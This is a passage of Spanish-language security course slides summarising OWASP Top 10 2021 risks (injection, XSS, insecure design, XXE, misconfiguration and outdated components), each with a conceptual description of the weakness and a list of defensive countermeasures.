código y los escáneres y <i>fuzzers</i> ayudan a encontrarlos.		Una inyección puede causar divulgación, pérdida o corrupción de información, pérdida de auditabilidad, o denegación de acceso. El impacto al negocio depende de las necesidades de la aplicación y de los datos.	

Una aplicación es vulnerable a ataques de este tipo cuando:

- ✓ Los datos suministrados por el usuario no son validados, filtrados o sanitizados por la aplicación.
- ✓ Se invocan consultas dinámicas o no parametrizadas, sin codificar los parámetros de forma acorde al contexto.
- ✓ Se utilizan datos dañinos dentro de los parámetros de búsqueda en consultas *Object-Relational Mapping (ORM)*, para extraer registros adicionales sensibles.

[https://wiki.owasp.org/index.php/Testing_for_ORM_Injection_\(OTG-INPVAL-007\)](https://wiki.owasp.org/index.php/Testing_for_ORM_Injection_(OTG-INPVAL-007))

- **Nota:** Incluso cuando se parametrizan, los procedimientos almacenados pueden introducir una inyección SQL si el procedimiento PL/SQL o T-SQL concatena consultas y datos, o se ejecutan parámetros utilizando *EXECUTE IMMEDIATE* o *exec()*.
- ✓ Los datos dañinos se usan directamente o se concatenan, de modo que el SQL o comando resultante contiene datos y estructuras con consultas dinámicas, comandos o procedimientos almacenados.

Según “**OWASP Top 10 -2021**”, para prevenir inyecciones se requiere:


- ✓ Separar los datos de los comandos y las consultas.
- ✓ Minimizar los permisos de la aplicación Web en la Base de Datos.
- ✓ Filtrar palabras SQL reservadas (y meta caracteres).
- ✓ Utilizar consultas parametrizadas y procedimientos almacenados.
- ✓ Realizar validaciones de entradas de datos en el servidor utilizando "listas blancas". **Esto no es una defensa completa** ya que muchas aplicaciones requieren el **uso de caracteres especiales**, como en campos de texto o aplicaciones móviles.
- ✓ Limitar mensajes de error a través de la aplicación Web.
- ✓ Utilizar firewalls de aplicación (WAF).
- ✓ Utilizar LIMIT y otros controles SQL dentro de las consultas para evitar la fuga masiva de registros en caso de inyección SQL.
- ✓ Para cualquier consulta dinámica residual, escape caracteres especiales utilizando la sintaxis de caracteres específica para el intérprete que se trate.
 - **Nota:** La estructura de SQL como nombres de tabla, nombres de columna, etc. no se pueden escapar y, por lo tanto, los nombres de estructura suministrados por el usuario son peligrosos. Este es un problema común en el software de redacción de informes.

A7
:2017

A3: 2021 – Injection

Cross-Site Scripting (XSS)

13



App. Específica

Explotabilidad: 3

Prevalencia: 3

Detectabilidad: 3

Técnico: 2

¿Negocio?

Existen herramientas automatizadas que permiten detectar y explotar las tres formas de XSS, y también se encuentran disponibles *kits* de explotación gratuitos.


XSS es la segunda vulnerabilidad más frecuente en OWASP Top 10, y se encuentra en alrededor de dos tercios de todas las aplicaciones.

Las herramientas automatizadas pueden detectar algunos problemas XSS en forma automática, particularmente en tecnologías maduras como PHP, J2EE / JSP, y ASP.NET.

El impacto de XSS es moderado para el caso de XSS Reflejado y XSS en DOM, y severa para XSS Almacenado, que permite ejecutar secuencias de comandos en el navegador de la víctima, para robar credenciales, secuestrar sesiones, o la instalación de software malicioso en el equipo de la víctima.


CEF.- Cross-Site Scripting (XSS) - Debilidades

- ✓ Un XSS ocurre cuando una aplicación envía datos no confiables al navegador web sin una validación y codificación apropiada.
- ✓ Los ataques XSS permiten **ejecutar comandos en el navegador de la víctima** mediante *javascript* y el atacante puede **secuestrar una sesión, modificar (*defacement*) los sitios web, o redireccionar al usuario hacia un sitio malicioso.**



✓ Los ataques XSS incluyen:

- robo de la sesión
- apropiación de la cuenta
- descarga de software malicioso
- evasión de autenticación de múltiples pasos
- inclusión de trojanos de autenticación
- otros tipos de ataques en el lado del cliente




✓ Tipos de ataques XSS:

- XSS persistente o directo (o almacenado) ➔ Lado Servidor
- XSS No persistente o reflejado *non-persistent XSS* o *reflected XSS* ➔ Lado Servidor
- XSS basados en DOM ➔ Lado cliente (navegador).

✓ XSS persistente o directo:

- consiste en embeber código HTML peligroso en sitios que lo permitan por medio de etiquetas <script> o <iframe>.
- Es la más grave de todas ya que el código se queda implantado en la web de manera interna y es ejecutado al abrir la aplicación Web.




✓ XSS No persistente o reflejado:

- Tipo más común
- No almacenan el código malicioso en el servidor, sino que lo pasan y presentan directamente a la víctima.
- La aplicación utiliza datos sin validar, suministrados por un usuario y codificados como parte del HTML o JavaScript de salida.
- No existe una cabecera que establezca la **Política de Seguridad de Contenido (CSP – content Security Policy)**.
- Un ataque exitoso permite al atacante ejecutar comandos arbitrarios (HTML y JavaScript) en el navegador de la víctima.
- Típicamente el usuario deberá interactuar con un enlace, o alguna otra página controlada por el atacante, como un **ataque del tipo pozo de agua**, publicidad maliciosa, *phishing* o similar
- **ataque del tipo pozo de agua: León** emboscado alrededor del pozo. Cuanto más grande sea el pozo más víctimas. ➔ más popular sea el sitio web controlado, más víctimas llegarán a él.

CEF.- Cross-Site Scripting (XSS) - Debilidades

✓ XSS No persistente o reflejado:



✓ XSS basados en DOM

- ✓ basada en el modelo estándar DOM para la representación de los elementos HTML o XML. Este ataque manipula el código y variables de JavaScript con los que está construida una página Web provocando que el código del lado del cliente se ejecute de manera “inesperada”.
- ✓ Este ataque también se conoce como **"type-0 XSS"** y es un ataque **complicado y poco común**.
- ✓ Tiene una diferencia esencial con los otros dos tipos de cross-site scripting y es que el código malicioso se inyecta mediante la URL, pero no se carga como parte de la web en su código fuente. Se puede decir que **el código no llega a la web, únicamente se ejecuta en el navegador de la víctima**.
- ✓ La página Web (**respuesta HTTP**) **no cambia**, pero **el código del lado del cliente** contenido en la página **se ejecuta de manera diferente** debido a las modificaciones maliciosas que se han producido en el entorno DOM.

Medidas de Prevención o mitigación

- ✓ Utilizar *frameworks* seguros que, por diseño, automáticamente codifican el contenido para prevenir XSS, como en Ruby 3.0 o React JS.
- ✓ Realizar validaciones de los datos de entrada: La función ***filter_xss()*** **protege** al código contra esta vulnerabilidad.
- ✓ Codificar los datos de peticiones HTTP no confiables en los campos de salida HTML (cuerpo, atributos, *JavaScript*, CSS, o URL) para evitar los XSS Reflejado y XSS Almacenado.
- ✓ Proteger las cookies. Algunos XSS intentan robar cookies de los usuarios. La propiedad “***HttpOnly cookie***” hace que la cookie pueda ser usada en peticiones HTTP estándar hacia el servidor, pero no pueda ser “usada” por scripts (JS, VBS, etc.). El atributo “***secure***” en una cookie fuerza a que la cookie sólo se pueda usar si la solicitud se transmite a través de un canal seguro (generalmente HTTPS).
- ✓ Aplicar codificación sensitiva al contexto, cuando se modifica el documento en el navegador del cliente, para prevenir DOM XSS.

- ✓ Habilitar una **Política de Seguridad de Contenido (CSP)** en el navegador web como defensa para la mitigación de vulnerabilidades XSS que se aprovechan de la confianza del navegador en el contenido que recibe del servidor.
 - El navegador de la víctima ejecuta los scripts maliciosos porque confía en la fuente del contenido, aun cuando dicho contenido no provenga de donde se supone.
 - **Política de Seguridad de Contenido - CSP** hace posible que los administradores de servidores reduzcan o eliminen las posibilidades de ocurrencia de XSS mediante la **especificación de dominios** que el navegador considerará como **fuentes válidas de scripts ejecutables**.
 - Un navegador compatible con CSP solo ejecutará scripts de los archivos fuentes de la **lista blanca de dominios**, ignorando completamente cualquier otro script.
 - Medida extrema de protección: los sitios que nunca requieran ejecutar scripts pueden optar por rechazar globalmente la ejecución de scripts.
- ✓ Implementar políticas del mismo origen (**Same Origin Policy SOP**) en el navegador Web como medida importante de seguridad para scripts en la parte cliente (casi siempre JavaScript).
 - Esta política previene que un documento o script cargado en un "origen" pueda cargarse o modificar propiedades del documento desde un "origen" diferente.

A4: 2021 – Diseño Inseguro

- El propósito del Diseño Seguro de Producto es asegurar que todos los productos cumplen o exceden los requisitos de seguridad establecidos por la organización como parte del ciclo de vida de desarrollo y asegurar que todas las decisiones de seguridad tomadas sobre el producto que se está desarrollando son elecciones explícitas y resultan en el nivel correcto de seguridad para el producto que se está desarrollando.

Metodología

- Como punto de partida básico, establezca valores predeterminados seguros, minimice la superficie de ataque y falle de forma segura a valores predeterminados, bien definidos y comprendidos.

El diseño de productos seguros se realiza a través de dos procesos:

- **Concepción del producto:**
- **Diseño del producto:** es continuo, evolutivo y se realiza de forma ágil, cerca de donde se escribe el código.

A4: 2021 – Diseño Inseguro

- Principios de Seguridad
 - 1. The principle of Least Privilege and Separation of Duties
 - 2. The principle of Defense-in-Depth
 - 3. The principle of Zero Trust
 - 4. The principle of Security-in-the-Open
- Security Focus Areas
 - 1. Context
 - 2. Components
 - 3. Connections
 - 4. Code
 - 5. Configuration

A4: 2021 – Diseño Inseguro

- Establecer y utilizar un ciclo de vida de desarrollo seguro con profesionales de AppSec para ayudar a evaluar y diseñar controles relacionados con la seguridad y la privacidad.
- Establecer y utilizar una biblioteca de patrones de diseño seguro o componentes securizados/confiables listos para usar
- Utilizar el modelado de amenazas para la autenticación crítica, el control de acceso, la lógica empresarial y los flujos clave
- Integrar el lenguaje y los controles de seguridad en las historias de usuario
- Integre comprobaciones de verosimilitud en cada nivel de su aplicación (desde el frontend hasta el backend)
- Redactar pruebas unitarias y de integración para validar que todos los flujos críticos son resistentes al modelo de amenazas.
- Recopilar casos de uso y casos de uso erróneo (Maluso / Abuso) para cada nivel de su aplicación.
- Segregar los niveles en las capas de sistema y de red en función de las necesidades de exposición y protección.
- Segregar a los “tenants” de forma sólida mediante el diseño en todos los niveles.
- Limitar el consumo de recursos por usuario o servicio

A4
:2017

A5: 2021 – Security Misconfiguration Entidades Externas XML (XXE)

10

App. Específica	Explotabilidad: 2	Prevalencia: 2	Detectabilidad: 3	Técnico: 3	¿Negocio?
Los atacantes pueden explotar procesadores XML vulnerables si cargan o incluyen contenido hostil en un documento XML, explotando código vulnerable, dependencias o integraciones.		De forma predeterminada, muchos procesadores XML antiguos permiten la especificación de una entidad externa, una URI que se referencia y evalúa durante el procesamiento XML. Las herramientas SAST pueden descubrir estos problemas inspeccionando las dependencias y la configuración. Las herramientas DAST requieren pasos manuales adicionales para detectar y explotar estos problemas. Los <i>testers</i> necesitan ser entrenados para hacer estas pruebas, ya que no eran realizadas antes de 2017.		Estos defectos se pueden utilizar para extraer datos, ejecutar una solicitud remota desde el servidor, escanear sistemas internos, realizar un ataque de denegación de servicio y ejecutar otro tipo de ataques. El impacto al negocio depende de las necesidades de la aplicación y de los datos.	

CEF.- Entidades Externas XML (XXE) - Debilidades

- ✓ Muchos procesadores XML antiguos o mal configurados evalúan referencias a entidades externas en documentos XML.
- ✓ Las entidades externas pueden utilizarse para revelar archivos internos mediante la URI o archivos internos en servidores no actualizados, escanear puertos de la red LAN, ejecutar código de forma remota y realizar ataques de denegación de servicio (DoS).
- ✓ Según “**OWASP Top 10 -2021**”, pueden existir debilidades de XXE si las aplicaciones (servicios web basados en XML, o integraciones que utilicen XML) :
 - Acepta o carga XML directamente de fuentes no confiables.
 - Utiliza procesadores XML o servicios web basados en SOAP que poseen habilitadas las definiciones de tipo de documento (DTDs).
 - Utiliza SAML para propósitos de *Single Sign-on* (SSO) para garantizar la identidad de los usuarios y **podría ser vulnerables al usar XML**
 - Utiliza una versión SOAP previa a la 1.2.
- ✓ Ser vulnerable a ataques XXE significa que probablemente la aplicación también es vulnerable a ataques de denegación de servicio, incluyendo el ***ataque Billion Laughs***.
- ✓ tipo de ataque de denegación-de-servicio (DoS) que apunta a [parsers](#) de documentos [XML](#).
- ✓ Es también referido a como una **bomba de XML** o como un ataque de expansión de entidad exponencial

- ✓ Utilizar formatos de datos menos complejos como JSON y evitar la serialización de datos confidenciales.
- ✓ Actualizar los procesadores y bibliotecas XML que utiliza la aplicación.
- ✓ Utilizar validadores de dependencias.
- ✓ Actualizar SOAP a la versión 1.2 o superior.
- ✓ Deshabilitar las entidades externas de XML y procesamiento DTD en todos los analizadores sintácticos XML.
- ✓ Implementar la **validación de entrada positiva** en el servidor (“**listas blancas**”), filtrado y sanitización para prevenir el ingreso de datos dañinos dentro de documentos, cabeceras y nodos XML.
- ✓ Verificar que la funcionalidad de carga de archivos XML o XSL valida el XML entrante, usando validación XSD o similar.
- ✓ Realizar revisiones manuales de código fuente y utilizar herramientas para el análisis estático de código (SAST) que ayuden a detectar XXE.
- ✓ Si estos controles no son posibles, considere usar parcheo virtual, **gateways de seguridad de API**, o **Firewalls de Aplicaciones Web (WAFs)** para detectar, monitorear y bloquear ataques XXE.

A6
:2017


A5: 2021 – Security Misconfiguration

12

Configuración de Seguridad Incorrecta



Vector de
Ataque



App. Específica

Explotabilidad: 3

Prevalencia: 3

Detectabilidad: 3

Técnico: 2

¿Negocio?

Los atacantes a menudo intentarán explotar vulnerabilidades sin parchear o acceder a cuentas por defecto, páginas no utilizadas, archivos y directorios desprotegidos, etc. para obtener acceso o conocimiento del sistema o del negocio.

Configuraciones incorrectas de seguridad pueden ocurrir en cualquier nivel del *stack* tecnológico, incluidos los servicios de red, la plataforma, el servidor web, el servidor de aplicaciones, la base de datos, *frameworks*, el código personalizado y máquinas virtuales preinstaladas, contenedores, etc. Los escáneres automatizados son útiles para detectar configuraciones erróneas, el uso de cuentas o configuraciones predeterminadas, servicios innecesarios, opciones heredadas, etc.

Los defectos frecuentemente dan a los atacantes acceso no autorizado a algunos datos o funciones del sistema. Ocasionalmente, estos errores resultan en un completo compromiso del sistema.

El impacto al negocio depende de las necesidades de la aplicación y de los datos.

- ✓ Muy común. Establecer una configuración por defecto o por falta de configuración.
- ✓ Ejemplos de una configuración de seguridad incorrecta:
 - mensajes de error con contenido sensible
 - la falta de parches y actualizaciones de seguridad
 - uso de frameworks, dependencias y componentes desactualizados. **Ver A9**
 - Falta **hardening** (Endurecimiento/securización) adecuado en cualquier parte del stack tecnológico, o permisos mal configurados en los servicios de la nube.
 - Se encuentran instaladas o habilitadas características innecesarias (ej. puertos, servicios, páginas, cuentas o permisos).
 - Las cuentas predeterminadas y sus contraseñas siguen activas y sin cambios.
 - El manejo de errores revela a los usuarios trazas de la aplicación u otros mensajes demasiado informativos.
 - Para los sistemas actualizados, las nuevas funciones de seguridad se encuentran desactivadas o no se encuentran configuradas de forma adecuada o segura
 - Las **configuraciones de seguridad** en el servidor de aplicaciones, framework de aplicación, bibliotecas o bases de datos especificados con **valores NO-seguros**.
 - El servidor no envía directrices o cabeceras de seguridad a los clientes o se encuentran configurados con valores inseguros.
- ✓ Sin un proceso de configuración de seguridad de aplicación concertado y repetible, los sistemas corren un mayor riesgo.

- ✓ Se deben implementar procesos seguros de instalación que incluyan el uso de plataformas minimalistas sin funcionalidades innecesarias.
- ✓ Se deben eliminar o no instalar *frameworks* y funcionalidades no utilizadas.
- ✓ Los entornos de desarrollo, preproducción y producción deben configurarse de manera idéntica y con diferentes credenciales para cada entorno.
- ✓ Las aplicaciones deben tener arquitecturas segmentadas que proporcionen una separación efectiva y segura entre componentes y accesos a terceros, contenedores, grupos de seguridad en la nube (ACLs).
- ✓ La aplicación debe enviar directivas de seguridad a los equipos cliente (por ejemplo, cabeceras de seguridad).
- ✓ Se deben utilizar procesos automatizados para verificar la efectividad de los ajustes y configuraciones en todos los entornos.

A6: 2021 – Componentes vulnerables o descatalogados

A9:2017					
Uso de Componentes con Vulnerabilidades Conocidas					
15					
					
App. Específica	Explotabilidad: 2	Prevalencia: 3	Detectabilidad: 2	Técnico: 2	¿Negocio?
Es sencillo obtener <i>exploits</i> para vulnerabilidades ya conocidas pero la explotación de otras requieren un esfuerzo considerable, para su desarrollo y/o personalización.	Estos defectos están muy difundidos. El desarrollo basado fuertemente en componentes de terceros, puede llevar a que los desarrolladores no entiendan qué componentes se utilizan en la aplicación o API y, mucho menos, mantenerlos actualizados. Esta debilidad es detectable mediante el uso de analizadores tales como retire.js o la inspección de cabeceras. La verificación de su explotación requiere de la descripción de un posible ataque.		Mientras que ciertas vulnerabilidades conocidas conllevan impactos menores, algunas de las mayores brechas registradas han sido realizadas explotando vulnerabilidades conocidas en componentes comunes. Dependiendo del activo que se está protegiendo, este riesgo puede ser incluso el principal de la lista.		

- ✓ Una aplicación es potencialmente vulnerable si:
 - **No conoce las versiones de todos los componentes que utiliza** (tanto del lado del cliente como del servidor). Esto incluye componentes utilizados directamente como sus dependencias anidadas.
 - El software es vulnerable, **no posee soporte o se encuentra desactualizado**. Esto incluye el sistema operativo, servidor web o de aplicaciones, DBMS, APIs y todos los componentes, ambientes de ejecución y bibliotecas.
 - **No se analizan los componentes periódicamente ni se realiza seguimiento de los boletines de seguridad** de los componentes utilizados.
 - **No se parchea o actualiza la plataforma subyacente, *frameworks* y dependencias, con un enfoque basado en riesgos.**
 - ❖ Esto sucede comúnmente en ambientes en los cuales la aplicación de parches se realiza de forma mensual o trimestral bajo control de cambios
 - ❖ Organización abierta innecesariamente a varios días o meses de exposición a vulnerabilidades ya solucionadas.
 - **No asegura la configuración de los componentes correctamente** (vea A5:2021-Configuración de Seguridad Incorrecta).

